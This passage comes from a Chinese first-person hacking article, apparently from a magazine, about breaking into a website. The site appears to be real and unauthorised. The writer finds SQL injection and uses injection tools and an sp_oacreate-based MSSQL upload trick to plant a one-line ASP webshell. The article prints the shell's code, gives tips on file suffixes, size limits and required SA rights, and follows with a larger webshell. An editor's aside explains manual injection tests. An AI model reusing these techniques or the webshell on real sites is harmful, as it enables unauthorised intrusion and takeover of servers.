


图4

## 三、更郁闷的继续

虽然啊D能列目录了，但是管理员把WEB目录设置得相当BT，找了几个小时才找了出来。本来打算用NBSI直接往WEB目录传个一句话木马再传大马的，没想到又发生了意外。在NBSI的文本文件上传里试着上传一句话ASP马，如图5。看样子似乎是传上去了，但访问的时候去是无法找到该页，更郁闷了！然后再用啊D、HDSI、明小子的相应功能上传，结果全部失败了。啊D检测来检测去始终是检测出来为DB_OWNER权限，它不成功不怪它。可是其它的NBSI、HDSI、明小子全检测出来是SA权限的，也不成功就要怪它们了。不过其实这些工具都是通过相应的数据库储存过程来达到上传的目的的，不成功的话看来是相关的储存过程被删掉了。更不明白的是工具也是这样检测注入点的，为什么工具的and 1=1和and 1=2就能检测出存在注入，而手工的就不行呢？真是可恶至极了。难道是传说中的人品问题？

小编：作者对and 1=1和and 1=2判断注入点还不够清楚，其实and 1=1返回正常页面，and 1=2返回了一个其它页面，本身就是存在注入漏洞的典型状况。只要输入and 1=2时返回的页面和and 1=1不一样，大部分情况下都是有漏洞的。而各个注入工具因判断用户权限的方法不一样，因此有的说是SA，有的说是DB_Owner，手工输入and system_user>0就可以看到用户名了。


图5

SA也奈它不何，开什么玩笑？就要过年了，居然出现这种意外。起初我还怀疑是不是WEB目录搞错了，仔细检查了N次之后确定WEB目录绝对是没错的。于是又用一系列注入工具想把一句话ASP马弄上去，可是不管我怎么弄还是无法找到该页！看来注入工具在这一次渗透中算是已经尽力了。本来想当它就是DB_OWNER权限，想用LOG备份一句话木马的，没想到第一步就又提示“对不起，该产品并不存在，请返回”了。唉，看来真的是黔驴技穷了，知道的办法已经全部试过了，就连最拿手的LOG备份也没成功，够郁闷的了！

## 四、希望之光

菜菜贵在学习，现在知道的办法似乎的确不可能拿到webshell了，更不用说什么系统权限了。既然暂时没办法的话就先放一放，于是又上了八进制的论坛到处逛了逛，发现有位同志遇到的情况和我虽不一样，但也有相同之处。在后面的回复中看到一个工具——MSSQL上传漏洞利用工具 V1.0。这个东西以前还没有见过，不知道管不管用。不管了，下载回来再说，打开后界面如图6。




图6

仔细一看才发现原来这是啊D的作品！再看看原理，原来是利用sp_oacreate来写入一个VBS文件来下载WEB上的文件来达到上传的目的。而且还支持exe文件上传呢，不过有两个必须条件：一是要数据库MSSQL数据库类型，二是要SA权限，好在这两个条件今天都满足，不然真的没法搞了。嘿嘿。这回又有得玩了，HOHO！

虽然只支持小于8K的文件上传，但是我的一句话ASP马远远小于8K。注入链接当然就是填注入点了，注入类型是数字型的了（这个工具检测的时候会显示出来的），下载位置就是相应文件的WEB地址了（这里要注意的是后缀要是txt，如果你的一句话ASP马放到WEB上是asp后缀的话下载到服务器上的文件会是空的，因为一句话ASP马在访问的时候已经执行了，根本不能读取到代码），保存位置就是在目标服务器的WEB路径了（记得要带文件名哦，后缀要是asp的），全部填好之后如图7。然后点“上传文件到服务器上”，很快就返回：

> 发送下载命令，尝试下载文件并保存到服务器上，请稍候……
>
> 命令已发送。请自行验证是否成功！如图8。




图7

再访问指定页面，哈哈，是空白的，太好了！成功传上去了。因为我的一句话代码改成<%if request("cmd")<>"" then execute request("cmd")%>，所以页面不会显示什么“类型不匹配”之类的错误而是只返回一个空白页。现在当然就是用一句话客户端连接了，提交环境变量，成功返回了服务器相关信息，如图9。再接着就上传了大马站长助手，如图10。






图8


图9

